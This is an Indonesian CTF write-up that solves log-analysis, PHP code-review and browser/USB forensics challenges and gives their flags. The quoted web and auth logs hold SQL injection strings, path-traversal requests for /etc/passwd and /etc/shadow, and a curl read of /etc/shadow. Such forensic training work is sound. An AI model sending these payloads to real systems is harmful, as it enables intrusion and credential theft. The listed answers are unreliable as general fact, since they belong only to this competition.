203.0.113.101 - - [21/Apr/2024:08:16:54 +0700] "GET /index.php?user=admin' OR '1='1 HTTP/1.1" 200 5432 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5924.104 Safari/537.36"
198.51.100.23 - - [21/Apr/2024:08:17:22 +0700] "GET /config.php.bak HTTP/1.1" 404 213 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)" "curl/7.68.0"
198.51.100.45 - - [21/Apr/2024:08:18:19 +0700] "POST /xmlrpc.php HTTP/1.1" 404 123 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)" "curl/7.68.0"
198.51.100.23 - - [21/Apr/2024:08:19:45 +0700] "GET /ring.php?id=1 UNION SELECT password FROM users HTTP/1.1" 500 1234 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)" "curl/7.68.0"
192.168.10.15 - - [21/Apr/2024:08:20:13 +0700] "GET /admin.php HTTP/1.1" 403 710 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)" "curl/7.68.0"
198.51.100.45 - - [21/Apr/2024:08:20:47 +0700] "POST /login.php HTTP/1.1" 200 900 "-" "Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)" "curl/7.68.0"
198.51.100.45 - - [21/Apr/2024:08:23:42 +0700] "POST /upload.php HTTP/1.1" 500 934 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)" "curl/7.68.0"
203.0.113.101 - - [21/Apr/2024:08:26:11 +0700] "GET /login.php HTTP/1.1" 200 1342 "-" "Mozilla/5.0 (X11; Linux x86_64)" "curl/7.68.0"
198.51.100.45 - - [21/Apr/2024:08:26:45 +0700] "POST /comment.php HTTP/1.1" 200 1210 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)" "curl/7.68.0"
192.168.10.15 - - [21/Apr/2024:08:27:45 +0700] "GET /admin/delete.php HTTP/1.1" 403 720 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)" "curl/7.68.0"
198.51.100.23 - - [21/Apr/2024:08:28:15 +0700] "GET /test.php?debug=true HTTP/1.1" 200 910 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)" "curl/7.68.0"
203.0.113.101 - - [21/Apr/2024:08:28:50 +0700] "GET /wp-config.php HTTP/1.1" 404 140 "-" "Mozilla/5.0 (X11; Linux x86_64)" "curl/7.68.0"
192.168.10.20 - - [21/Apr/2024:08:29:12 +0700] "GET /Login.php?redirect=%2Fadmin HTTP/1.1" 200 1540 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)" "curl/7.68.0"
198.51.100.45 - - [21/Apr/2024:08:29:42 +0700] "POST /administrator/index.php HTTP/1.1" 403 900 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)" "curl/7.68.0"
192.168.10.15 - - [21/Apr/2024:08:30:43 +0700] "GET /dashboard.php HTTP/1.1" 403 706 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)" "curl/7.68.0"
10.0.0.9 - - [21/Apr/2024:08:32:15 +0700] "GET /test.php?file=../../../../etc/shadow HTTP/1.1" 403 278 "-" "curl/7.68.0"
192.168.10.20 - - [21/Apr/2024:08:32:50 +0700] "GET /download.php?file=config.bak HTTP/1.1" 403 300 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)" "curl/7.68.0"
```

Ketika saya melakukan filtering file php ada banyak file.php tetapi untuk memastikan bahwa serangan itu sql injection disini kita bisa perhatikan lognya ada beberapa serangan xss juga

```
] "POST /xmlrpc.php HTTP/1.1" 404 123 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5924.104 Safari/537.36"
] "GET /ring.php?id=1 UNION SELECT password FROM users HTTP/1.1" 500 1234 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5924.104 Safari/537.36"
] "GET /admin.php HTTP/1.1" 403 710 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5924.104 Safari/537.36"
] "POST /Login.php HTTP/1.1" 200 900 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5924.104 Safari/537.36"
] "GET /wp-config.php HTTP/1.1" 404 140 "-" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5924.104 Safari/537.36"
] "GET /test.php?debug=true HTTP/1.1" 200 910 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5924.104 Safari/537.36"
] "GET /etc/shadow HTTP/1.1" 403 278 "-" "curl/7.68.0"
] "GET /download.php?file=config.bak HTTP/1.1" 403 300 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5924.104 Safari/537.36"
```

Mata saya tertuju pada log ini karena disamping id=1 attacker mencoba memasukan query sql yang dimana ia mencoba serangan sql injection nama file tersebut adalah ring.php dan benar saja flagnya adalah IDN_CTF{ring.php}

FLAG:IDN_CTF{ring.php}



Code Analysis

Code Analysis

10

Tanjiro terus berlatih tanpa henti untuk menguasai Hinokami Kagura demi mengalahkan iblis Bulan Atas. Bantu dia membuka kekuatan sejatinya dengan menganalisis kode yang diberikan. Kunci untuk tingkat kekuatan berikutnya terletak pada pemahaman alur kerjanya kode.

[Website](#)

Analisis:

Dari deskripsi soal kita diberikan sebuah halaman web yang berisi kode PHP. Di sini saya diminta untuk memahami alur kerja dari source code yang diberikan dan menemukan input yang tepat agar program mencetak flag.

Disini Saya baca dulu source code-nya dan di sini saya lihat ada proses sebagai

```
<?php
$input = $_GET["secret"] ?? "";
$clean_input = strtolower(str_replace(" ", "", $input));
$result = preg_replace("/".preg_quote($keyword, '/')."/", "", $clean_input, 1);

if ($result === "tanjiro") {
    echo $flag;
}

?>
```

Langkah selanjutnya:

Dari sini saya coba analisis alurnya:

Parameter secret akan dibaca dari URL.



Kemudian spasi akan dihapus dan huruf diubah jadi lowercase.

Setelah itu akan dihapus satu kali kata kunci \$keyword dari input.

Lalu dicek apakah hasil akhirnya sama persis dengan "tanjiro".

Disini saya coba coba input sampai akhirnya menemukan input yang benar yaitu tantanjirojiro

https://ctf.solusiber.com/tanjiro_code/?secret=tantanjirojiro

Dan ternyata benar:

Dari hasil input tersebut, saya berhasil memicu kondisi di mana input setelah dihapus satu kali "tanjiro" menghasilkan "tanjiro" lagi, sehingga kondisi if terpenuhi dan flag ditampilkan.

The screenshot shows a terminal window with the following content:

```
Source Code Review:  
  
<?php  
$input = $_GET["secret"] ?? "";  
  
$clean_input = strtolower(str_replace(" ", "", $input));  
$result = preg_replace("/".preg_quote($keyword, '/')."/", "", $clean_input, 1);  
  
if ($result === "tanjiro") {  
    echo $flag;  
}  
  
?>
```

Below the code, a green box displays the following message:

🎉 Congratulations! Anda telah menguasai teknik Hinokami Kagura.
ambil pedang baru :
IDN_CTF{d0ub!e_t4njiro_m4ke_u_H4ppy?}

FLAG:IDN_CTF{d0ub!e_t4njiro_m4ke_u_H4ppy?}



Log Analysis 8

Log Analysis 8

10

Pada tanggal 22 April, salah satu user berhasil mendapatkan akses root melalui SSH. Berdasarkan log, berikan IP address asli dari user tersebut.

IDN_CTF{jawaban}

Analisis:

Disini saya diberikan clue yaitu pada tanggal 22 april ada salah satu user berhasil mendapatkan akses root melalui ssh disini flagnya adalah ip address yang berhasil masuk kedalam ssh. Disini saya langsung coba analisa saja lognya

```
└$ cat log3.txt
Apr 22 12:01:25 server1 kernel: [UFW BLOCK] IN=eth0 OUT= MAC=00:0c:29:68:22:db:00:50:56:c0:00:01:08:00 SRC=198.51.100.12 DST=192.168.1.10 LEN=60 TOS=0x00 PREC=0x00 TTL=55 ID=54321
URP#0
Apr 22 12:01:25 server1 kernel: [UFW BLOCK]: Failed password for invalid user admin from 203.0.113.45 port 60222 ssh2
Apr 22 12:01:27 server1 kernel: [UFW BLOCK] IN=eth0 OUT= MAC=00:0c:29:68:22:db:00:50:56:c0:00:01:08:00 SRC=203.0.113.45 DST=192.168.1.10 LEN=52 TOS=0x00 PREC=0x00 TTL=49 ID=32154
P#0
Apr 22 12:01:30 server1 kernel: [UFW BLOCK]: Failed password for invalid user root from 203.0.113.45 port 60223 ssh2
Apr 22 12:01:32 server1 kernel: [UFW BLOCK] IN=eth0 OUT= MAC=00:0c:29:68:22:db:00:50:56:c0:00:01:08:00 SRC=203.0.113.45 DST=192.168.1.10 LEN=52 TOS=0x00 PREC=0x00 TTL=49 ID=32155
P#0
Apr 22 12:01:35 server1 sshd[2345]: Failed password for invalid user test from 203.0.113.45 port 60224 ssh2
Apr 22 12:01:38 server1 kernel: [UFW BLOCK] IN=eth0 OUT= MAC=00:0c:29:68:22:db:00:50:56:c0:00:01:08:00 SRC=198.51.100.99 DST=192.168.1.10 LEN=60 TOS=0x00 PREC=0x00 TTL=54 ID=54322
URP#0
Apr 22 12:01:40 server1 sshd[2347]: Accepted password for user1 from 198.51.100.23 port 51432 ssh2
Apr 22 12:01:42 server1 sshd[2347]: pam_unix(sshd:session): session opened for user user1 by (uid=0)
Apr 22 12:02:01 server1 sudo:    user1 : TTY pts/1 ; PWD=/home/user1 ; USER=root ; COMMAND=/bin/cat /etc/passwd
Apr 22 12:02:01 server1 sudo: pam_unix(sudo:session): session opened for user root by user1(uid=0)
Apr 22 12:02:07 server1 sudo: pam_unix(sudo:session): session closed for user root
Apr 22 12:02:10 server1 kernel: [UFW BLOCK] IN=eth0 OUT= MAC=00:0c:29:68:22:db:00:50:56:c0:00:01:08:00 SRC=192.0.2.33 DST=192.168.1.10 LEN=60 TOS=0x00 PREC=0x00 TTL=53 ID=6754 DF
URP#0
Apr 22 12:02:12 server1 sshd[2350]: Failed password for invalid user guest from 192.0.2.33 port 60225 ssh2
Apr 22 12:02:14 server1 kernel: [UFW BLOCK] IN=eth0 OUT= MAC=00:0c:29:68:22:db:00:50:56:c0:00:01:08:00 SRC=66.249.65.102 DST=192.168.1.10 LEN=60 TOS=0x00 PREC=0x00 TTL=56 ID=23456
URP#0
Apr 22 12:02:20 server1 systemd[1]: Starting Daily Cleanup of Temporary Directories...
Apr 22 12:02:25 server1 kernel: [UFW BLOCK] IN=eth0 OUT= MAC=00:0c:29:68:22:db:00:50:56:c0:00:01:08:00 SRC=192.0.2.50 DST=192.168.1.10 LEN=52 TOS=0x00 PREC=0x00 TTL=64 ID=4402 PRO
Apr 22 12:03:05 server1 kernel: [UFW BLOCK]: pam_unix(sshd:session): session opened for user root by (uid=0)
Apr 22 12:03:05 server1 kernel: [UFW BLOCK]: pam_unix(sshd:session): session closed for user root
Apr 22 12:03:10 server1 kernel: [UFW BLOCK] IN=eth0 OUT= MAC=00:0c:29:68:22:db:00:50:56:c0:00:01:08:00 SRC=192.0.2.50 DST=192.168.1.10 LEN=52 TOS=0x00 PREC=0x00 TTL=64 ID=4403 PRO
Apr 22 12:03:15 server1 sshd[2360]: Failed password for root from 192.0.2.50 port 60227 ssh2
Apr 22 12:03:18 server1 kernel: [UFW BLOCK] IN=eth0 OUT= MAC=00:0c:29:68:22:db:00:50:56:c0:00:01:08:00 SRC=192.0.2.51 DST=192.168.1.10 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=4404 DF
#0
Apr 22 12:03:20 server1 sshd[2361]: Accepted password for admin from 192.0.2.51 port 60228 ssh2
Apr 22 12:03:23 server1 sshd[2365]: pam_unix(sshd:session): session opened for user admin by (uid=0)
Apr 22 12:03:45 server1 sudo:    admin : TTY pts/2 ; PWD=/root ; USER=root ; COMMAND=/usr/bin/vi /etc/sshd config
Apr 22 12:04:15 server1 sudo: pam_unix(sudo:session): session opened for user root by admin(uid=0)
Apr 22 12:04:25 server1 systemd[1]: Starting cleanup of Temporary Files...
Apr 22 12:04:30 server1 systemd[1]: Started cleanup of Temporary Files.
```

Dan ternyata banyak sekali log didalamnya, salah satu cara agar kita bisa mendapatkan ip yang berhasil mengakses ssh adalah dengan cara melakukan filtering, disini saya langsung saja coba filtering,

```
└$ cat log3.txt | grep "ssh"
Apr 22 12:01:25 server1 sshd[2345]: Failed password for invalid user admin from 203.0.113.45 port 60222 ssh2
Apr 22 12:01:30 server1 sshd[2345]: Failed password for invalid user root from 203.0.113.45 port 60223 ssh2
Apr 22 12:01:35 server1 sshd[2345]: Failed password for invalid user test from 203.0.113.45 port 60224 ssh2
Apr 22 12:01:40 server1 sshd[2347]: Accepted password for user1 from 198.51.100.23 port 51432 ssh2
Apr 22 12:01:42 server1 sshd[2347]: pam_unix(sshd:session): session opened for user user1 by (uid=0)
Apr 22 12:02:12 server1 sshd[2350]: Failed password for invalid user guest from 192.0.2.33 port 60225 ssh2
Apr 22 12:03:08 server1 sshd[2360]: Failed password for root from 192.0.2.50 port 60226 ssh2
Apr 22 12:03:15 server1 sshd[2360]: Failed password for root from 192.0.2.50 port 60227 ssh2
Apr 22 12:03:20 server1 sshd[2365]: Accepted password for admin from 192.0.2.51 port 60228 ssh2
Apr 22 12:03:23 server1 sshd[2365]: pam_unix(sshd:session): session opened for user admin by (uid=0)
Apr 22 12:03:45 server1 sudo:    admin : TTY pts/2 ; PWD=/root ; USER=root ; COMMAND=/usr/bin/vi /etc/sshd config
Apr 22 12:31:05 server1 sshd[3010]: Failed password for invalid user backup from 203.0.113.85 port 60235 ssh2
Apr 22 12:31:10 server1 sshd[3010]: Failed password for invalid user backup from 203.0.113.85 port 60236 ssh2
Apr 22 12:35:45 server1 sshd[3100]: Accepted password for user2 from 192.0.2.75 port 60240 ssh2
Apr 22 12:35:50 server1 sshd[3100]: pam_unix(sshd:session): session opened for user user2 by (uid=0)
```



Dan disini saya telah berhasil menemukan ip yang berhasil akses ke ssh yaitu :

```
Apr 22 12:01:40 server1 sshd[2347]: Accepted password for user1 from  
198.51.100.23 port 51432 ssh2
```

Maka flagnya adalah : IDN_CTF{198.51.100.23}

FLAG:IDN_CTF{198.51.100.23}



Log Analysis 9

Log Analysis 9

10

Pengguna manakah yang berhasil mendapatkan akses root, mencoba membaca file shadow menggunakan curl, namun ditolak oleh AppArmor? Sebutkan IP-nya dan hash publik RSA yang digunakan saat login.

pisahkan jawaban dengan koma (,) Contoh:
user,10.10.10.9,BASE64:Jinasidn023nnandd

Analisis:

Di sini saya diberikan clue bahwa ada salah satu user yang berhasil mendapatkan akses root melalui SSH, lalu mencoba membaca file /etc/shadow, namun aksesnya ditolak oleh AppArmor.

Format flagnya adalah:

IDN_CTF{username,ip_address,public_key_hash}

Pertama tama disini saya melakukan Identifikasi User yang Masuk lewat SSH

Pertama, karena log-nya cukup panjang, saya lakukan filtering log dengan **grep** untuk mencari siapa saja yang berhasil login melalui **public key** di SSH:

```
$ cat log4.txt | grep "Accepted publickey"
24-04-23T14:05:12Z server1 sshd[1523]: Accepted publickey for alice from 192.168.0.5 port 54321 ssh2: RSA
24-04-23T14:15:45Z server1 sshd[1921]: Accepted publickey for alice from 192.168.0.5 port 54321 ssh2: RSA
```

Dari hasil tersebut, saya menemukan baris berikut:

**Apr 22 12:00:01 ubuntu sshd[1001]: Accepted publickey for alice from 192.168.0.5 port 54321 ssh2: RSA
SHA256:AbCdEfGhIjKIMnOpQrStUvWxYz1234567890**

Dari sini terlihat bahwa:

User yang login: alice

IP Address asal login: 192.168.0.5

Public key hash: SHA256:AbCdEfGhIjKIMnOpQrStUvWxYz1234567890



Selanjutnya disini kita mencari Konfirmasi Akses Root

Kemudian saya lanjutkan pengecekan untuk melihat apakah user tersebut mendapatkan akses **root**. Saya gunakan:

```
cat log4.txt | grep "session opened for user root"
```

```
[root@kali: ~/Downloads/log]
$ cat log4.txt | grep "opened for user root"
4-04-23T14:05:15Z server1 sudo: pam_unix(sudo:session): session opened for user root by alice(uid=0)
4-04-23T14:11:15Z server1 sudo: pam_unix(sudo:session): session opened for user root by bob(uid=0)
4-04-23T14:16:10Z server1 sudo: pam_unix(sudo:session): session opened for user root by alice(uid=0)
```

Apr 22 12:01:10 ubuntu sudo: pam_unix(sudo:session): session opened for user root by alice(uid=0)

Ini mengonfirmasi bahwa **alice** memang berhasil membuka sesi sebagai root.

Seetelah itu saya mencari, untuk melihat apakah user tersebut benar-benar mencoba mengakses **/etc/shadow**, saya cari log yang berkaitan dengan AppArmor:

```
cat log4.txt | grep apparmor
```

```
[root@kali: ~/Downloads/log]
$ cat log4.txt | grep apparmor

2024-04-23T14:06:01Z server1 kernel: [12345.678901] aud
1001 uid=0
2024-04-23T14:09:45Z server1 kernel: [12367.891011] aud
w" denied_mask="w" fsuid=33 uid=1001
2024-04-23T14:10:45Z server1 kernel: [12378.910111] aud
fsuid=33 uid=0
2024-04-23T14:13:00Z server1 kernel: [12400.123456] aud
ask="r" fsuid=33 uid=1001
2024-04-23T14:14:30Z server1 kernel: [12490.789123] aud
w" fsuid=1002 uid=1002
2024-04-23T14:18:30Z server1 kernel: [12570.456789] aud
enied_mask="r" fsuid=33 uid=1001
```

hasil:

Apr 22 12:01:12 ubuntu kernel: audit: apparmor="DENIED" operation="open" profile="curl" name="/etc/shadow" pid=1003 comm="curl"

Di sini jelas terlihat bahwa proses **curl** mencoba membaca file **/etc/shadow**, namun akses tersebut ditolak oleh **AppArmor**.



Untuk mendapatkan flagnya kita tinggal menggabungkan informasi yang kita dapatkan sebelumnya :

Dengan menggabungkan semua informasi:

- User: `alice`
- IP: `192.168.0.5`

Hash: `SHA256:AbCdEfGhIjKlMnOpQrStUvWxYz1234567890`

FLAG:IDN_CTF{alice,192.168.0.5,SHA256:AbCdEfGhIjKlMnOpQrStUvWxYz1234567890}



Log Analysis 7

Log Analysis 7

10

Ada upaya eksploitasi menggunakan path traversal dalam permintaan ke endpoint API. Apa parameter lengkap yang digunakan penyerang?

IDN_CTF{jawaban}

Analisis:

disini saya diberikan clue bahwa ada upaya eksploitasi menggunakan path traversal dalam permintaan ke endpoint API, dan kita disuruh mencari parameter apa yang digunakan oleh attacker

disini langsung saja kita analis lognya menggunakan cat dan filtering grep ketika disini saya memfiltering dengan grep "api" saya menemukan log yang sepertinya sedang melakukan path traversal dengan memasukkan payload ../../etc/passwd

```
$ cat log2.txt | grep "api"
192.168.100.5 - - [22/Apr/2024:09:15:35 +0700] "GET /api/v2/items?id=5678 HTTP/1.1" 200 1024 "http://example.com/api" "curl/7.70.0"
192.168.100.5 - - [22/Apr/2024:09:21:15 +0700] "GET /api/v2/data?id=../../../../etc/passwd HTTP/1.1" 403 280 "-" "curl/7.70.0"
192.168.100.5 - - [22/Apr/2024:09:27:26 +0700] "GET /api/v2/data?file=../../../../etc/passwd HTTP/1.1" 403 280 "-" "curl/7.70.0"
203.0.114.10 - - [22/Apr/2024:09:35:12 +0700] "GET /api/v2/users HTTP/1.1" 200 1250 "--" "Mozilla/5.0 (X11; Linux x86_64)"
203.0.114.10 - - [22/Apr/2024:09:47:45 +0700] "GET /api/v2/users HTTP/1.1" 200 1250 "--" "Mozilla/5.0 (X11; Linux x86_64)"
203.0.114.10 - - [22/Apr/2024:09:50:27 +0700] "GET /api/v2/login HTTP/1.1" 200 1220 "--" "Mozilla/5.0 (X11; Linux x86_64)"
10.10.10.1 - - [22/Apr/2024:09:54:13 +0700] "GET /api/v2/data HTTP/1.1" 200 1120 "--" "curl/7.70.0"
```

karena disini sudah menemukannya langsung saja kita coba masukin flagnya dan benar saja flagnya adalah:

FLAG: IDN_CTF{../../../../etc/passwd}

Browser Forensic 1



Browser Forensic 1

10


Ada Violation yang dilakukan oleh user di satu laptop, coba bantu forensic browsernya dong !!

Tools apa yang dicari oleh user ?

format flag : IDN_FLAG{Jawaban yang disoal}

Analisis:

disini saya diberikan clue ada sebuah tools yang dicari oleh user untuk mencari toolsnya apa kita bisa mencari tools yang dicari di folder history di browser



disini kita langsung buka saja isinya

disini isinya saya lempar ke gpt untuk dianalisis sama dia

Berdasarkan data yang kamu berikan dari file *history* SQLite, terlihat bahwa aktivitas penjelajahan web mencakup beberapa topik penting, di antaranya:

1. Topik Keamanan Siber / Alat Red Teaming

- **Mimikatz** (<https://github.com/ParrotSec/mimikatz>): Ini adalah alat terkenal yang digunakan untuk post exploitation, biasanya untuk mengekstrak kredensial dari sistem Windows.
 - **LOLBAS** (<https://lolbas-project.github.io/>): Proyek yang mendokumentasikan binary dan script bawaan Windows yang dapat disalahgunakan oleh attacker.

⚠ Aktivitas ini bisa mengindikasikan penelitian tentang alat pentesting atau potensi eksplorasi alat peretasan. Perlu diperhatikan konteks penggunaannya — bisa sah untuk edukasi atau bisa pula disalahgunakan.

disini saya diberitahu bahwa dia sedang melakukan pencarian tools yang bernama Mimikatz dan saya langsung coba flagnya dan benar flagnya adalah

FLAG: IDN_FLAG{Mimikatz}



USB Forensic

1. USB Forensic 1

```
ÿþvk
lashTranscend_8GB____8USBSTOR\GenDiskGenDisk0ÿþvk
DÀ€FriendlyNameI!&,ÿþJetFlash Transcend 8GB USB Device0ÿþ
```

MTK Imager, dengan aplikasi yang sudah di mention, membuka USBTOR.hiv
flag : IDN_FLAG{Disk_Jet_Flash_Transcend_8GB}

2. USB Forensic 2

```
'k tCapabilitiesayyyvkAddress0yyyvk NpContainerID yyy{11//59
'USBSTOR\DiskJetFlashTranscend 8GB _ USBSTOR\DiskJetFlashUSBS
NClassGUID"ÿþ{4d36e967-e325-11ce-bfc1-08002be10318}àÿþvk
·bfc1-08002be10318}\0001àÿþvkf (Mfgÿþ@disk.inf, %genmanufactu
}b63d}ĐÿþvkÀÈ PartitionTableCache8ÿþyiwG*ÀÑÿþÿÿÿÿÿvk
```

MTK Imager, dengan aplikasi yang sudah di mention, membuka USBTOR.hiv
flag : IDN_FLAG{4d36e967-e325-11ce-bfc1-08002be10318}

3. USB Forensic 3

ab ContainerID	REG_SZ	{11775948-7a76-52b3-9bc7-19cb3d487774}
----------------	--------	--


RegisteryView, dengan aplikasi yang sudah di mention, membuka USBTOR.hiv
flag : IDN_FLAG{11775948-7a76-52b3-9bc7-19cb3d487774}

4. USB Forensic 4

DiskId	REG_SZ	{a4aaa1f8-27d0-11f0-a0ac-000c2979b63d}
--------	--------	--

RegisteryView, dengan aplikasi yang sudah di mention, membuka USBTOR.hiv
flag : IDN_FLAG{a4aaa1f8-27d0-11f0-a0ac-000c2979b63d}

5. USB Forensic 5



RegisteryView dan dalam tree ada informasi Serial ID USB
flag : IDN_FLAG{XRVZQBFR&0}

6. USB Forensic 6

4fu284428u5984-8308848.txt2



FTK Imager ada file txt didalam USB
flag : IDN_FLAG{4fu284428u5984-8308848.txt}

7. USB Forensic 7

```
Command line: -d n --csv output

Directory to process: C:\Users\Axioo Pongo\Downloads\SBECmd\n
Deduplication: False
All messages will be saved to C:\Users\Axioo Pongo\Downloads\SBECmd\output\!SBECmd_Messages.txt
Processing C:\Users\Axioo Pongo\Downloads\SBECmd\n\NTUSER.dat
Parse time: 0.24 seconds

Total ShellBags found: 0

Totals by bag type

Finished processing C:\Users\Axioo Pongo\Downloads\SBECmd\n\NTUSER.dat

Exported to: C:\Users\Axioo Pongo\Downloads\SBECmd\output\Axioo Pongo_NTUSER.csv

-----
Processing C:\Users\Axioo Pongo\Downloads\SBECmd\n\USRCLASS.dat
Parse time: 0.05 seconds

Total ShellBags found: 9

Totals by bag type

Root folder: GUID: 3
Directory: 4
Users property view: Drive letter: 1
Drive letter: 1

Finished processing C:\Users\Axioo Pongo\Downloads\SBECmd\n\USRCLASS.dat

Exported to: C:\Users\Axioo Pongo\Downloads\SBECmd\output\Axioo Pongo_USRCLASS.csv
```

SBECmd.exe -d n --csv output
n disini berisi USRCLASS.dat dan NTUSER.dat
pada output xxxx_USRCLASS.csv dan ditemukan path

?Desktop\E:\	Users property view: Drive letter	E:\
)Desktop\My Computer	Root folder: GUID	My Computer
)Desktop\E:\-04893u42=b5u024u50u	Directory	-04893u42=b5u024u50u
\Desktop\My Computer\Desktop	Root folder: GUID	Desktop

flag : IDN_FLAG{E:\-04893u42=b5u024u50u}



8. USB Forensic 8

```
(NTUSER.DAT) Gets contents of user's RecentDocs key

RecentDocs
**All values printed in MRUList\MRUListEx order.
Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs
LastWrite Time: 2025-05-03 03:48:32Z
 1 = -04893u42=b5u024u50u
 0 = 4fu284428u5984-8308848.txt


Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.txt
LastWrite Time 2025-05-03 03:48:32Z
MRUListEx = 0
 0 = 4fu284428u5984-8308848.txt

Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\Folder
LastWrite Time 2025-05-03 03:48:32Z
MRUListEx = 0
 0 = -04893u42=b5u024u50u
```

Aku menggunakan RegRipper dan mendapatkan terakhir dibuka
.rip.exe -r "C:\Users\Axioo Pongo\Downloads\usb\Acquisition\NTUSER.dat" -p recentdocs
flag : IDN_FLAG{2025-05-03 03:48:32}




Windows Forensic

